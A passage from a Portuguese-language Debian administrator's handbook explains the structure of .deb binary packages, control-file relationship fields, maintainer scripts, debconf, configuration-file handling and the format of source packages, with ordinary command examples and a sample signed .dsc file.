Algumas vezes esta notação é também usada para remover ambiguidades, por exemplo para distinguir entre o comando **printf** que pode ser indicado por **printf(1)** e a função **printf** da linguagem de programação C, que pode ser indicada por **printf(3)**.

[Chapter 7, Resolvendo Problemas e Encontrando Informações Relevantes](#) discussão das páginas de manual mais detalhadamente (veja [Section 7.1.1, “Páginas de Manual”](#)).

Dê uma olhada no conteúdo de um arquivo .deb:

```
$ ar t dpkg_1.15.8.5_i386.deb
debian-binary
control.tar.gz
data.tar.gz
$ ar x dpkg_1.15.8.5_i386.deb
$ ls
control.tar.gz  data.tar.gz  debian-binary  dpkg_1.15.8.5_i386.deb
$ tar tfz data.tar.gz | head -15
./
./var/
./var/lib/
./var/lib/dpkg/
./var/lib/dpkg/updates/
./var/lib/dpkg/parts/
./var/lib/dpkg/info/
./var/lib/dpkg/alternatives/
./sbin/
./sbin/start-stop-daemon
./usr/
./usr/sbin/
./usr/sbin/install-info
./usr/bin/
./usr/bin/dpkg-split
$ tar tfz control.tar.gz
```

```
./  
./control  
./preinst  
./md5sums  
./conffiles  
./postrm  
./postinst  
$ cat debian-binary  
2.0
```

Como você pode ver, o arquivo **ar** de um pacote Debian é composto de três arquivos:

- **debian-binary**. Este é um arquivo texto que simplesmente indica a versão do arquivo **.deb** usado (em 2011: version 2.0).
- **control.tar.gz**. Este arquivamento contém todas meta-informações disponíveis. Nele as ferramentas de gerencia de pacotes encontram, entre outras coisas, o nome e a versão do pacote. Algumas destas meta-informações permitem determinar se é possível instalar e desinstalar o pacote, por exemplo, de acordo com a lista de pacotes já instalados na máquina.
- **data.tar.gz**. Este arquivamento contém todos os arquivos para serem extraídos do pacote; é onde os arquivos executáveis, documentação, etc, estão todos estocados. Alguns pacotes podem usar outros formatos de compressão, e neste caso o arquivo terá um nome diferente (**data.tar.bz2** para bzip2, **data.tar.xz** para XZ, **data.tar.lzma** para LZMA).

# 5.2. Metainformação do Pacote

O pacote Debian não é apenas um arquivamento de arquivos prontos para serem instalados. Ele é parte de um todo, e descreve sua relação com outros pacotes Debian (dependências, conflitos, sugestões). Ele também fornece scripts que habilitam a execução de comandos em diferentes estágios do ciclo de vida do pacote (instalação, remoção, atualizações). Estes dados usados pelas ferramentas de gerencia de pacotes não são parte do programa empacotado, mas são, junto com o pacote, o que chamamos de sua “meta-informação” (informação sobre outras informações).

## 5.2.1. Descrição: O arquivo control

Este arquivo usa uma estrutura similar a cabeçalhos de email (como foi definido pela RFC 2822). Por exemplo, para apt, o arquivo `control` parece com algo como:

```
$ apt-cache show apt
Package: apt
Priority: important
Section: admin
```

Installed-Size: 5612  
Maintainer: APT Development Team <deity@lists.debian.org>  
Architecture: i386  
Version: 0.8.0  
Replaces: manpages-pl (<< 20060617-3~)  
Provides: libapt-pkg4.10  
Depends: libc6 (>= 2.3.4), libgcc1 (>= 1:4.1.1), libstdc++6  
Suggests: aptitude | synaptic | wajig, dpkg-dev, aptitude  
Conflicts: python-apt (<< 0.7.93.2~)  
Filename: pool/main/a/apt/apt\_0.8.0\_i386.deb  
Size: 1965454  
MD5sum: 43364819b898e49b8175e88ec5787241  
SHA1: 350a8a7a43fe182d54f3b7d73b8032f85b5d7ddf  
SHA256: a593e7d7f9b3cffa37770201a3c13bd2c8bc588bafbf3  
Description: interface avançada do dpkg  
Esta é a nova geração de interface para o gerenciamento de pacotes do Debian. Ela fornece o utilitário apt-get e o método aptitude. Ela fornece uma forma simples e segura de instalar e atualizar pacotes.  
.  
O APT dispõe de ordem de instalação completa, capacidade de gerenciar múltiplas origens e muitas outras funcionalidades únicas.  
Tag: admin::package-management, hardware::storage, hardware::file-systems

## **DE VOLTA AO BÁSICO RFC – Padrões da Internet**

RFC é a sigla de “Request For Comments” (requisitando comentários). Um RFC é geralmente um documento técnico que descreve o que se tornará um padrão de Internet. Antes de se padronizar e congelar, estes padrões são submetidos para revisão pública (por isto o nome). O IETF (Internet Engineering Task Force - Força-tarefa de Engenharia da

Internet) decide sobre a evolução do status destes documentos (proposed standard - padrão proposto, draft standard - padrão rascunho ou standard - padrão).

RFC 2026 define o processo de padronização dos protocolos de Internet.

? <http://www.faqs.org/rfcs/rfc2026.html>

## 5.2.1.1. Dependências: o campo Depends (depende de)

As dependências são definidas no campo `Depends` no cabeçalho do pacote. Este campo é uma lista de condições a serem satisfeitas para o pacote funcionar corretamente — Esta informação é usada por ferramentas como o **apt** para instalar as bibliotecas necessárias, nas versões corretas, que o pacote a ser instalado depende. Para cada dependência é possível restringir o intervalo de versões que satisfazem esta condição. Em outras palavras, é possível expressar o fato de que nós precisamos do pacote libc6 em uma versão igual ou superior a “2.3.4” (escreve-se “**libc6 (>= 2.3.4)**”). Operadores de comparação de versão são os seguintes:

- <<: menor que;
- <=: menor ou igual que;
- =: igual a (obs, “2.6.1” não é igual a “2.6.1-1”);
- >=: maior ou igual que;
- >>: maior que.

Numa lista de condições para serem satisfeitas, a vírgula serve como um separador. Em lógica, seu significado pode ser interpretado como um "e" lógico. Em condições, a barra vertical ("|") expressa um "ou" lógico (é um "ou" inclusivo, ao contrário de um "e/ou"). Tem prioridade sobre o "e", pode ser usado tanto quanto necessário. Portanto, a dependência "(A ou B) e C" é escrita como **A | B, C**. Por outro lado, a expressão "A ou (B e C)" deve ser escrita como "(A ou B) e (A ou C)", uma vez que o campo `Depends` não aceita parêntesis que mudem a ordem de prioridades entre os operadores lógicos "ou" e "e". Ele poderia ser escrito, portanto, como **A | B, A | C**.

? <http://www.debian.org/doc/debian-policy/ch-relationships.html>

O sistema de dependências é um bom mecanismo para garantir a operação de um programa, mas ele tem outro uso com os "meta-pacotes". Estes são pacotes vazios que apenas descrevem dependências. Eles facilitam a instalação de um grupo consistente de programas pré-selecionados pelo mantenedor do meta-pacote; assim, **apt-get install meta-package** vai instalar automaticamente todos os programas nas dependências do meta-pacote. Os pacotes `gnome`, `kde` e `linux-image-2.6-686` são exemplos de meta-pacotes.

### **DEBIAN POLICY Pre-Depends, um Depends mais exigente**

"Pré-dependências", que são listadas no campo "Pre-Depends" nos cabeçalhos dos pacotes, completam as dependências normais; suas sintaxes são idênticas. Uma dependência normal indica que o pacote em questão deve ser desempacotado e configurado antes do pacote que declarou dependência. Uma pré-dependência estipula que o pacote em questão deve ser desempacotado e configurado antes da execução do

script de pré-instalação do pacote declarando dependência, que é antes da sua instalação.

Uma pré-dependência é muito pesada para o **apt**, por que ela adiciona uma restrição estrita na ordem dos pacotes a instalar. Desta forma, pré-dependências são desencorajadas a menos que absolutamente necessárias. É até mesmo recomendado consultar outros desenvolvedores no <[debian-devel@lists.debian.org](mailto:debian-devel@lists.debian.org)> antes de adicionar uma pré-dependência. Geralmente é possível encontrar outra solução que resolva o problema.

## **Os campos *DEBIAN POLICY*, *Recommends*, *Suggests* e *Enhances***

---

Os campos *Recommends* e *Suggests* descrevem dependências que não são compulsórias. As dependências "recomendadas" (*recommended*), as mais importantes, melhoram consideravelmente a funcionalidade oferecida pelo pacote mas não são indispensáveis para seu funcionamento. As dependências "sugeridas" (*suggested*), de importância secundária, indicam que certos pacotes podem complementar e melhorar suas funcionalidades, mas é perfeitamente normal instalar o pacote sem estas "sugestões".

você deve sempre instalar os pacotes "recomendados", a menos que você saiba exatamente por que você não precisa deles. Por outro lado, não é necessário instalar pacotes "sugeridos" a menos que você saiba por que precisa deles.

O campo *Enhances* também descreve uma sugestão, mas num contexto diferente. Ele é, na verdade, localizado no pacote sugerido, e não no

pacote que se beneficia da sugestão. Seu interesse reside no fato de ser possível adicionar uma sugestão sem ter que modificar o pacote beneficiado. Assim, todos os extras, plugins e outras extensões de um programa podem, então, ser postos na lista de sugestões relativas ao software. Embora exista a vários anos, este último campo ainda é bastante ignorado por vários programas como o **apt-get** ou o **synaptic**. O objetivo é que uma sugestão feita pelo campo `Enhances` apareça para o usuário junto com as sugestões adicionais — encontradas no campo `Suggests`.

## 5.2.1.2. Conflicts: o campo Conflicts

O campo `Conflicts` indica quando um pacote não pode ser instalado simultaneamente com outro. As razões mais comuns para isto é que ambos os pacotes incluem um arquivo contendo o mesmo nome, ou fornecem o mesmo serviço na mesma porta TCP, ou vão atrapalhar a operação um do outro.

O **dpkg** vai se recusar a instalar um pacote se ele iniciar um conflito com um pacote já instalado, a menos que o novo pacote especifique que ele "substitui" o pacote instalado, e neste caso o **dpkg** vai escolher substituir o pacote antigo pelo novo. O **apt-get** sempre vai seguir suas instruções: se você escolher instalar um novo pacote, ele vai automaticamente se oferecer para desinstalar o pacote que apresentar um problema.

## 5.2.1.3. Incompatibilidades: o campo Breaks

O campo **Breaks** tem um efeito similar ao do campo **Conflicts**, mas com um significado especial. Ele assinala que a instalação de um pacote vai "quebrar" outro pacote (ou versões específicas dele). Em geral, esta incompatibilidade entre dois pacotes é transitória, e a relação **Breaks** se refere especificamente a estas versões incompatíveis.

O **dpkg** vai se recusar a instalar um pacote que quebra um pacote já instalado, e o **apt-get** vai tentar resolver o problema atualizando o pacote que vai ser quebrado para uma nova versão (que se espera que tenha sido corrigida, logo, voltou a ser compatível).

Este tipo de situação pode ocorrer no caso de atualizações sem retro-compatibilidade: este é o caso se a nova versão não funciona mais com a versão antiga, e causa um mal funcionamento em outro programa sem fazer "provisões especiais". O campo **Breaks** evita que o usuário se ponha nestes tipos de problemas.

## 5.2.1.4. Itens fornecidos: o campo Provides

Este campo introduz o interessante conceito de "pacote virtual". Ele tem muitos papéis, mas dois são de especial importância. O primeiro consiste em usar um pacote virtual para associar um serviço genérico com ele (o pacote "fornece" o serviço). O segundo indica que um pacote substitui completamente o outro, e que para este propósito ele

também pode satisfazer as dependências que o outro satisfaz. É também possível criar um pacote de substituição sem ter que usar o mesmo nome de pacote.

### **VOCABULARY** Meta-pacote e pacote virtual

É essencial distinguir claramente meta-pacotes de pacotes virtuais. Os primeiros são pacotes reais (incluindo arquivos .deb reais), cujo único propósito é expressar dependências.

Pacotes virtuais, por outro lado, não existem fisicamente; eles são simplesmente um meio de identificar pacotes reais baseado em critérios lógicos, comuns (serviço fornecido, compatibilidade com um programa padrão ou um pacote pré-existente, etc.).

## **5.2.1.4.1. Fornecendo um “Serviço”**

Vamos discutir o primeiro caso em maiores detalhes com um exemplo: Dizemos que todos os servidores de e-mail, como o postfix ou o sendmail "fornecem" o pacote virtual mail-transport-agent. Então, qualquer pacote que precise deste serviço para ser funcional (e.g. um gerenciador de lista de e-mail, como o smartlist ou o sympa) simplesmente afirma nas suas dependências que ele precisa de um mail-transport-agent ao invés de especificar uma grande porém incompleta lista de possíveis soluções (e.g. **postfix** | **sendmail** | **exim** | ...). Além disso, é inútil instalar dois servidores de e-mail na mesma máquina, sendo por isso que cada um destes pacotes declara um conflito com o pacote virtual mail-transport-agent. O conflito com ele próprio é ignorado pelo sistema, mas esta técnica irá proibir a instalação de dois servidores de e-mail lado a lado.

## ***DEBIAN POLICY*** Lista de pacotes virtuais

Para que pacotes virtuais sejam úteis, todos têm que concordar com seus nomes. É por isto que eles são padronizados na Debian Policy. A lista inclui entre outros mail-transport-agent para servidores de e-mail, c-compiler para compiladores de linguagem C, www-browser para navegadores web, httpd para servidores web, ftp-server para servidores FTP, x-terminal-emulator para emuladores de terminal em modo gráfico (**xterm**) e x-window-manager para gerenciadores de janelas.


A lista completa pode ser encontrada na rede, em

? <http://www.debian.org/doc/packaging-manuals/virtual-package-names-list.txt>

### **5.2.1.4.2. "Interchangeability" com outro pacote**

O campo `Provides` é novamente interessante quando o conteúdo de um pacote é incluído em um pacote maior. Por exemplo, o módulo Perl `libdigest-md5-perl` era um módulo opcional no Perl 5.6, e foi integrado como padrão no Perl 5.8 (e versões posteriores, como a 5.10 presente no Squeeze). Desta forma, o pacote perl tem, desde a versão 5.8, declarado `Provides`: `libdigest-md5-perl` de forma que as dependências neste pacote são satisfeitas se o usuário tem o Perl 5.8 ou 5.10. O pacote `libdigest-md5-perl` será eventualmente removido, uma vez que ele não terá utilidade quando versões antigas do Perl forem removidas.

**Figure 5.1. Uso de um campo Provides para não quebrar dependências**



Esta funcionalidade é muito útil, já que nunca é possível antecipar os caprichos do desenvolvimento, e é preciso poder se renomear, e fazer outras substituições automáticas, de software obsoleto.

### **DE VOLTA AO BÁSICO Perl, uma linguagem de programação**

Perl (Practical Extraction and Report Language) é uma linguagem de programação muito popular. Ela tem muitos módulos prontos-para-usar que cobrem um vasto espectro de aplicações e que são distribuídas pelos servidores CPAN (Comprehensive Perl Archive Network), uma ampla rede de pacotes Perl.

? <http://www.perl.org/>

? <http://www.cpan.org/>

Como é uma linguagem interpretada, um programa escrito em Perl não precisa de compilação antes da execução. É por isto que são chamados "scripts Perl".

### **5.2.1.4.3. Limitações atuais**

Pacotes virtuais sofrem de algumas limitações problemáticas, sendo a mais significante a ausência de número de versão. Voltando ao exemplo anterior, uma dependência como `Depends: libdigest-md5-perl (>= 1.6)`, independente da presença do Perl 5.10, nunca vai ser considerado como satisfeito pelo sistema de empacotamento — embora provavelmente esteja satisfeito. "Unaware" disto, o sistema de empacotamento escolhe a opção menos arriscada, assumindo que as versões não combinam.

## ***INDO MAIS LONGE*** Versões de pacotes virtuais

Embora atualmente os pacotes virtuais não possam ter versão, isto nem sempre foi o caso. Na verdade, o **apt** já é apto a gerenciar as versões de pacotes virtuais e provavelmente o **dpkg** também será. Então nós poderemos escrever campos como `Provides: libstorable-perl (= 1.7)` para indicar que um pacote fornece ("provides") a mesma funcionalidade do `libstorable-perl` na versão 1.7.

### **5.2.1.5. Substituindo arquivos: o campo `Replaces`**

O campo `Replaces` indica que o pacote contém arquivos que também estão presentes em outros pacotes, mas que o pacote foi designado legitimamente para substituí-los. Sem esta especificação, o **dpkg** falha, dizendo que não pode sobreescriver arquivos de outro pacote (na verdade, é possível força-lo a tal com a opção `--force-overwrite`). Isto permite a identificação de problemas potenciais e requer que o mantenedor estude o assunto antes de escolher se adiciona tal campo.\n

O uso deste campo é justificado quando os nomes dos pacotes mudam ou quando um pacote é incluído em outro. Também acontece quando o mantenedor decide distribuir arquivos diferentes entre vários pacotes binários produzidos a partir do mesmo fonte: um arquivo substituído não pertence mais ao pacote antigo, mas apenas ao novo.

Se todos os arquivos num pacote instalado foram substituídos, o pacote é considerado "a ser removido". Finalmente, este campo também encoraja o **dpkg** a remover o pacote substituído onde existir conflito.

### **INDO ALÉM O campo Tag**

No exemplo do apt acima, vimos um campo que ainda não descrevemos, O campo Tag ("etiqueta"). Este campo não descreve uma relação entre pacotes, é simplesmente uma forma de categorizar um pacote numa taxonomia temática. Esta classificação de pacote de acordo com vários critérios (tipo de interface, linguagem de programação, domínio de aplicação, etc.) é um desenvolvimento recente no Debian. Por este motivo, ainda não está integrado em todas as ferramentas; o **aptitude** mostra estas tags, e permite que elas sejam usadas como critério de busca. Para os que fogem dos critérios de busca do **aptitude**, os seguintes sites permitem navegação no banco de dados de tags:

? <http://debtags.alioth.debian.org/>

## **5.2.2. Scripts de Configuração**

Além do arquivo `control`, o arquivamento `control.tar.gz` para cada pacote Debian pode conter vários scripts, chamados pelo **dpkg** em diferentes estágios do processamento de um pacote. A política Debian descreve os possíveis casos em detalhes, especificando os scripts e os argumentos que eles recebem. Estas sequências podem se complicadas, já que se um dos scripts falha, o **dpkg** vai tentar retornar a

um estado satisfatório cancelando a instalação ou a remoção em andamento (na medida do possível).

### **INDO ALÉM** diretório de dados do `dpkg`

Todos os scripts de configuração para pacotes instalados são armazenados no diretório `/var/lib/dpkg/info/`, na forma de um arquivo prefixado com o nome do pacote. Este diretório também inclui um arquivo com a extensão `.list` para cada pacote, contendo a lista de arquivos que pertencem a este pacote.

O arquivo `/var/lib/dpkg/status` contém uma série de blocos de dados (no formato dos famosos mail headers, RFC 2822) descrevendo o status de cada pacote. A informação do arquivo `control` dos pacotes instalados é duplicada aqui.

Em geral, o script `preinst` é executado antes da instalação do pacote, enquanto que o `postinst` é logo depois. Da mesma forma, o `prerm` é chamado antes da remoção de um pacote e o `postrm` depois. Uma atualização de um pacote é equivalente à remoção da versão anterior e a instalação do novo. Não é possível descrever em detalhes todos os cenários possíveis aqui, mas vamos discutir os dois mais comuns: uma instalação/atualização e uma remoção.

### **CUIDADO** nomes simbólicos dos scripts

As sequências descritas nesta seção chamam scripts de configuração por nomes específicos, como **old-prerm** ou **new-postinst**. Eles são, respectivamente, o script `prerm` contido na versão antiga do pacote

(instalado antes da atualização) e o script **postinst** contido na nova versão (instalado pela atualização).

### **DICA** Diagramas de estado

Manoj Srivastava fez estes diagramas explicando como os scripts de configuração são chamados pelo **dpkg**. Diagramas similares também foram desenvolvidos pelo Projeto Debian Women; Eles são um pouco mais simples de entender, mas menos completos.

? <http://people.debian.org/~srivasta/MaintainerScripts.html>

? <http://wiki.debian.org/MaintainerScripts>

## **5.2.2.1. Instalação e upgrade (atualização)**

Aqui está o que acontece durante uma instalação (ou uma atualização):

1. Para uma atualização ("update"), o **dpkg** chama o **old-prerm upgrade new-version**.
2. Ainda para uma atualização, o **dpkg** então executa **new-preinst upgrade old-version**; para uma primeira instalação, ele executa **new-preinst install**. Ele pode adicionar a versão antiga no último parâmetro, se o pacote já

foi instalado e removido "since" (mas não "purged", os arquivos de configuração foram "retained").

3. Os arquivos do novo pacote são então desempacotados, se algum arquivo já existe, ele é substituído, mas uma cópia de backup é temporariamente feita.
4. Para uma atualização, o **dpkg** executa **old-postrm upgrade new-version**.
5. **dpkg** atualiza todos os dados internos (lista de arquivos, scripts de configuração, etc.) e remove os backups dos arquivos substituídos. Este é o ponto sem volta: o **dpkg** não tem mais acesso a todos os elementos necessários para retornar ao estado anterior.
6. O **dpkg** vai atualizar os arquivos de configuração, pedindo ao usuário para decidir se ele não for capaz de decidir tudo sozinho. Os detalhes deste procedimento são discutidos em [Section 5.2.3, “Checksums, Lista de arquivos de configuração”](#).
7. Finalmente, o **dpkg** configura o pacote executando **new-postinst configure last-version-configured**.

## 5.2.2.2. Remoção de pacote

Aqui temos o que acontece durante uma remoção de pacote:

1. o **dpkg** chama **prerm remove**.
2. O **dpkg** remove todos os arquivos do pacote, exceto os arquivos de configuração e os scripts de configuração.
3. O **dpkg** executa **postrm remove**. Todos os scripts de configuração, exceto **postrm**, são removidos. Se o usuário não usou a opção "purge", as operações terminam aqui.

4. Para um purge completo do pacote (comando lançado com **dpkg --purge** ou **dpkg -P**), os arquivos de configuração são também apagados, assim como uma certa quantidade de cópias (\*.dpkg-tmp, \*.dpkg-old, \*.dpkg-new) e arquivos temporários; então o **dpkg** executa um **postrm** **purge**.

### **VOCABULARY** Purge, remoção completa

Quando um pacote Debian é removido, os arquivos de configuração são mantidos para facilitar uma possível reinstalação. Do mesmo modo, dados gerados por um serviço (como o conteúdo de um servidor de diretórios LDAP ou o banco de dados de um servidor SQL) são normalmente mantidos.

Para remover todos os dados associados a um pacote, é necessário fazer "purge" no pacote com o comando, **dpkg -P pacote**, **apt-get remove --purge pacote** ou **aptitude purge pacote**.

Dada a natureza definitiva de tal remoção de dados, o 'purge' não deve ser tratado de forma leviana.

Os quatro scripts detalhados abaixo são complementados por um script **config**, fornecido por pacotes usando **debconf** para adquirir informações do usuário para a configuração. Durante a instalação, este script define em detalhes as perguntas feitas pelo **debconf**. As respostas são gravadas no banco de dados do **debconf** para futura referência. O script é geralmente executado pelo **apt** antes de instalar pacotes, um a um para agrupar todas as perguntas e fazê-las todas ao usuário no começo do processo. Os scripts de pre- e pos-instalação podem então usar esta informação para operar de acordo com o que o usuário espera.

## **FERRAMENTA debconf**

---

O **debconf** foi criado para resolver um problema recorrente no Debian. Todos os pacotes Debian que não funcionavam sem um mínimo de configuração costumavam fazer perguntas através de chamadas aos comandos **echo** e **read** em scripts shell como o `postinst` ou similares. Mas acontecia que durante uma grande instalação ou atualização, o usuário tinha que ficar junto ao computador para responder a várias perguntas que apareciam a qualquer momento. Estas interações manuais agora voram quase que completamente dispensadas, graças à ferramenta **debconf**.

O **debconf** tem muitas funcionalidades interessantes: ele pede que o desenvolvedor especifique a interação com o usuário; Ele permite localização de várias strings de caracteres postadas (todas as traduções são guardadas no arquivo `templates` descrevendo as interações); tem modelos de visualização diferentes para apresentar as perguntas ao usuário (modo texto, modo gráfico, não-interativo); e permite criação de um banco de dados central de respostas para compartilhar a mesma configuração com vários computadores... mas o mais importante é que agora é possível apresentar todas as perguntas num bloco para o usuário antes de começar uma longa instalação ou atualização. O usuário pode fazer outras coisas enquanto o sistema cuida da instalação sozinho, sem ter que ficar olhando para um tela a espera da próxima pergunta.

## 5.2.3. Checksums, Lista de arquivos de configuração

além dos arquivos de configuração mencionados nas seções anteriores, o arquivo `control.tar.gz` contém outros arquivos. O primeiro, `md5sums`, contém a lista de impressões digitais (fingerprints) digitais de todos os pacotes Debian. Sua principal vantagem é que permite que uma ferramenta como o **debsums** (que vamos estudar em [Section 14.3.3.1, “Auditando Pacotes: debsums e seus limites”](#)) verifique se estes arquivos foram modificados desde a instalação deles.

`conffiles` lista arquivos de pacotes que devem ser manipulados como arquivos de configuração. Isto envolve um cuidado especial, já que arquivos de configuração podem ser modificados pelo administrador, e as mudanças são normalmente preservadas durante a atualização do pacote.

Com efeito, nesta situação, o **dpkg** se comporta o mais inteligente possível: se o arquivo de configuração padrão não mudou entre duas versões, ele não faz nada. Se, entretanto, o arquivo mudou, ele vai tentar atualizar o arquivo. Dos casos são possíveis: ou o administrador não tocou neste arquivo de configuração, e neste caso o **dpkg** automaticamente instala a nova versão; ou o arquivo foi modificado, e neste caso o **dpkg** pergunta ao administrador qual versão ele quer usar (a antiga com modificações ou a nova que o pacote fornece). Para auxiliar nesta decisão, o **dpkg** se oferece para mostrar um “**diff**” que mostra a diferença entre as duas versões. Se o usuário escolhe manter a versão antiga, a nova vai ser armazenada na mesma localização em um arquivo com o sufixo `.dpkg-dist`. Se o usuário escolhe a nova

versão, a antiga é mentida num arquivo com o sufixo `.dpkg-old`. Outra ação disponível consiste em interromper momentaneamente o **dpkg** para editar o arquivo e tentar reinstalar as modificações relevantes (previamente identificadas com o **diff**).

### ***INDO ALÉM Evitando as perguntas do arquivo de configuração***

O **dpkg** cuida de atualizações de arquivos de configuração, mas regularmente interrompe estas operações para pedir uma entrada do administrador. Isto não é agradável para aqueles que desejam executar atualizações de uma forma não-iterativa. É por isto que este programa oferece opções para o sistema responder automaticamente de acordo com a mesma lógica: **--force-confold** retém a versão antiga do arquivo; **--force-confnew** vai usar a nova versão do arquivo (estas escolhas são respeitadas, mesmo se o arquivo não tiver sido mudado pelo administrador, o que apenas raramente tem o efeito desejado). Adicionando a opção **--force-confdef** diz ao **dpkg** para usar a opção padrão quando uma escolha é apresentada (em outras palavras, quando o arquivo de configuração original não foi alterado), e apenas usa **--force-confnew** ou **--force-confold** para outros casos.

Estas opções se aplicam ao **dpkg**, mas na maioria das vezes o administrador vai trabalhar diretamente com os programas **aptitude** ou **apt-get**. É, então, necessário saber a sintaxe usada para indicar as opções passadas ao comando **dpkg** (suas interfaces em linha de comando são muito similares).

```
# apt-get -o DPkg::Options::="--force-confdef" -o DPkg:::
```

Estas opções podem ser armazenadas diretamente na configuração para o programa **apt**, ao invés de especificá-las toda vez na linha de

comandos. Para isto, simplesmente escreva a seguinte linha no arquivo /etc/apt/apt.conf.d/local:

```
DPkg::Options { "--force-confdef"; "--force-confold"; }
```

Ao incluir esta opção no arquivo de configuração faz com que ela possa ser usada também numa interface gráfica, como o **aptitude**.

## ***INDO ALÉM Forçar o dpkg a perguntar sobre arquivos de configuração***

A opção **--force-confask** pede ao **dpkg** para mostrar as perguntas sobre os arquivos de configuração, mesmo nos casos onde eles normalmente não são necessários. Portanto, quando estiver reinstalando um pacote com esta opção, o **dpkg** vai refazer as perguntas para todos os arquivos de configuração modificados pelo administrador. Isto é bastante conveniente, especialmente para reinstalar o arquivo de configuração original se este foi apagado e nenhuma outra cópia estiver disponível: uma re-instalação normal não vai funcionar, já que o **dpkg** considera a remoção uma forma de modificação legítima, e, portanto, não instala o arquivo de configuração desejado.

# 5.3. Estrutura de um Pacote Fonte

## 5.3.1. Formato

Um pacote fonte é normalmente composto de três arquivos, um `.dsc`, um `.orig.tar.gz` e um `.debian.tar.gz` ou `.diff.gz`. Eles permitem a criação de pacotes binários (arquivos `.deb` descritos acima) para o(s) programa(s) a partir dos fontes, escrito numa linguagem de programação.

O arquivo `.dsc` (Debian Source Control) é um arquivo com um texto curto contendo um cabeçalho RFC 2822 (assim como o arquivo `control` estudado no [Section 5.2.1, “Descrição: O arquivo control”](#)) que descreve o pacote fonte e indica quais outros arquivos são partes "thereof". É assinado pelo mantenedor, que garante autenticidade. Veja [Section 6.5, “Verificando Autenticidade do Pacote”](#) para mais detalhes sobre o assunto.

### Example 5.1. Um arquivo `.dsc`

```
-----BEGIN PGP SIGNED MESSAGE-----  
Hash: SHA256
```

```
Format: 3.0 (quilt)  
Source: zim  
Binary: zim
```

Architecture: all  
Version: 0.48-1  
Maintainer: Emfox Zhou <emfox@debian.org>  
Uploaders: Raphaël Hertzog <hertzog@debian.org>  
Homepage: http://zim-wiki.org  
Standards-Version: 3.9.0  
Vcs-Browser: http://svn.debian.org/wsvn/collab-maint/  
Vcs-Svn: svn://svn.debian.org/collab-maint/deb-maint/  
Build-Depends: debhelper (>= 7.4.12), python-support  
Checksums-Sha1:  
bd84fa5104de5ed85a49723d26b350856de93217 966899 zim\_0.  
352111ff372a20579664416c9abd4970839835b3 9615 zim\_0.  
Checksums-Sha256:  
77d8df7dc89b233fdc3aab1a8ad959c6888881ae160770f50bf8.  
0fceab5d3b099075cd38c225fa4002d893c1cdf4bbcc51d1391a.  
Files:  
88cf8c0c7339528d5f5f463647bb5f 966899 zim\_0.48.orig  
608b6e74aa14252dfc6236ab184bdb0c 9615 zim\_0.48-1.deb

-----BEGIN PGP SIGNATURE-----

Version: GnuPG v1.4.10 (GNU/Linux)  
Comment: Signed by Raphael Hertzog

iQEcBAEBCAAGBQJMSUAfAAoJEAOIHavrwpq5qjUIAKmM8p86GcHYT  
UPI5R7DzrLMbFrUXKgXWLvEKQTXpmkJhh2aSWq2iY+5piBSHwMiIT  
5nT/n9M1F8sJFESet/NgZaMPFDzWUbIy5aYbuG1TXmn/7XiDrBaQQ  
yWhsotn3JNKIjbPDW/DjImYyKD5RZpXrbVjuIgDT1E6yxtNYwUyB  
uV48hsT8cj0paqVX15+P9Ww8XIE3clxNpE/45/tvKvkqGOeysc60E  
0EnvMTfMpeQOA68ZqsNpUjomv5r/EGwdCbAWo5iJDsZzXQ1Feh6iS  
=qnbh  
-----END PGP SIGNATURE-----

Observe que o pacote fonte também tem dependências (`Build-Depends`) completamente diferentes dos pacotes fonte, já que ele indicam ferramentas necessárias para a compilação do programa em questão e da construção do pacote binário.

### **CUIDADO espaço de nomes distinto**

